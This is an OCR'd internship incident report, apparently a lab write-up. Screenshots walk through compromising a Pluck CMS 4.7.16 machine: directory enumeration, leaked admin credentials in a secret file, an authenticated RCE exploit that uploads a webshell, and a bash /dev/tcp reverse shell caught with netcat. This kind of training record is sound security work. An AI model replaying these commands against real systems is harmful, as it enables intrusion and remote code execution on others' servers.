

CSI INTERNSHIP


Final Incident Report


(05/07/2025)


By: Bhavesh Tiwari









┌──(root㉿kali)-[/home/kali]
└─# gobuster dir -u http://192.168.29.124 -w /home/kali/Downloads/directory-list-lowercase-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url: http://192.168.29.124
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /home/kali/Downloads/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
Starting gobuster in directory enumeration mode
/pluck (Status: 301) [Size: 316] [--> http://192.168.29.124/pluck/]
/server-status (Status: 403) [Size: 279]
Progress: 175398 / 207644 (84.47%)
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
33°C Haze
Search
ENG IN
18:31 05-07-2025



Kali Linux
root@kali: /home/kali
192.168.29.124/pluck/robots.txt
192.168.29.124/pluck/robots.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
User-agent: *
Disallow: /data/
Disallow: /docs/
Disallow: /s3cr3t.txt
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
33°C Haze
Search
ENG IN
18:30 05-07-2025



kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali Linux
Pluck Global - Pluck Global
192.168.29.124/pluck//s3cr3t.txt
192.168.29.124/pluck//s3cr3t.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
admin/g!6b4l!2
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
33°C Haze
Search
ENG IN
18:33 05-07-2025



kali-linux-2024.3-vmware-amd64 - VMware Workstation
Be carefull with clicking links, they might compromise your website. Your installation is not secured with measures to protect it.
pluck
view site
start
pages
modules
options
log out
start
Welcome to the administration center of pluck.
Here you can manage your website. Choose a link in the menu at the top of your screen.
more...
take a look at your website
take a look at the result
credits
all the people who helped develop pluck
Check writable options
Check writable options
need help?
we'd love to help you
pluck 4.7.16 dev © 2005-2025. pluck is available under the terms of the GNU General Public License.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



searchsploit pluck 4.7.16
Exploit Title
Path
Pluck CMS 4.7.16 - Remote Code Execution (RCE) (Authenticated)
php/webapps/50826.py
Shellcodes: No Results
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



kali-linux-2024.3-vmware-amd64 - VMware Workstation
shikari00007 / Pluck-CMS-Pluck-4.7.16-Theme-Upload-Remote-Code-Execution-Authenticated--POC
Public
Code
Issues
Pull requests
Actions
Projects
Security
Insights
main
1 Branch
0 Tags
Go to file
Code
shikari00007 Update README.md
README.md
exploit.py
shell.tar
Clone
HTTPS
GitHub CLI
Clone using the web URL.
Download ZIP
About
No description, website, or topics provided.
Readme
Activity
6 stars
1 watching
2 forks
Report repository
Releases
No releases published
Packages
No packages published
Languages
README
Pluck-CMS-Pluck-4.7.16-Theme-Upload-Remote-Code-Execution-Authenticated-POC
Exploit Author: Ashish Koli (Shikari)
Vendor Homepage: https://github.com/pluck-cms/pluck
Version: 4.7.16
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



git clone https://github.com/shikari00007/Pluck-CMS-Pluck-4.7.16-Theme-Upload-Remote-Code-Execution-Authenticated--POC.git
Cloning into 'Pluck-CMS-Pluck-4.7.16-Theme-Upload-Remote-Code-Execution-Authenticated--POC' ...
remote: Enumerating objects: 25, done.
remote: Counting objects: 100% (25/25), done.
remote: Compressing objects: 100% (20/20), done.
remote: Total 25 (delta 8), reused 0 (delta 0), pack-reused 0 (from 0)
Receiving objects: 100% (25/25), 8.40 KiB | 955.00 KiB/s, done.
Resolving deltas: 100% (6/6), done.
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
33°C
Haze
Search
ENG
IN
18:41
05-07-2025


cd Pluck-CMS-Pluck-4.7.16-Theme-Upload-Remote-Code-Execution-Authenticated--POC
python3 exploit.py 192.168.29.124 80 gl0bal123 /pluck
Authentification was succesfull, uploading webshell
Uploaded Webshell to: http://192.168.29.124:80/pluck/data/themes/shell/shell.php
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
33°C
Haze
Search
ENG
IN
18:45
05-07-2025



kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali Linux
Web Shell
192.168.29.124/pluck/data/themes/shell/shell.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Web Shell
Execute a command
Command
Execute
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
33°C
Haze
Search
ENG
IN
18:47
05-07-2025



kali-linux-2024.3-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Kali Linux
pluck 4.7.16 dev administ
GitHub - shikari00007/Pl
Web Shell
192.168.29.124/pluck/data/themes/shell/shell.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Web Shell
Execute a command
Command
bash -c'exec bash -i&>/dev/tcp/192.168.29.82/4444 <&1'
Execute
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
33°C
Haze
Search
ENG
IN
18:53
05-07-2025


┌──(root@kali)-[/home/kali]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.29.82] from (UNKNOWN) [192.168.29.124] 60106
bash: cannot set terminal process group (736): Inappropriate ioctl for device
bash: no job control in this shell
www-data@pluck:/var/www/html/pluck/data/themes/shell$
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
33°C
Haze
Search
ENG
IN
18:55
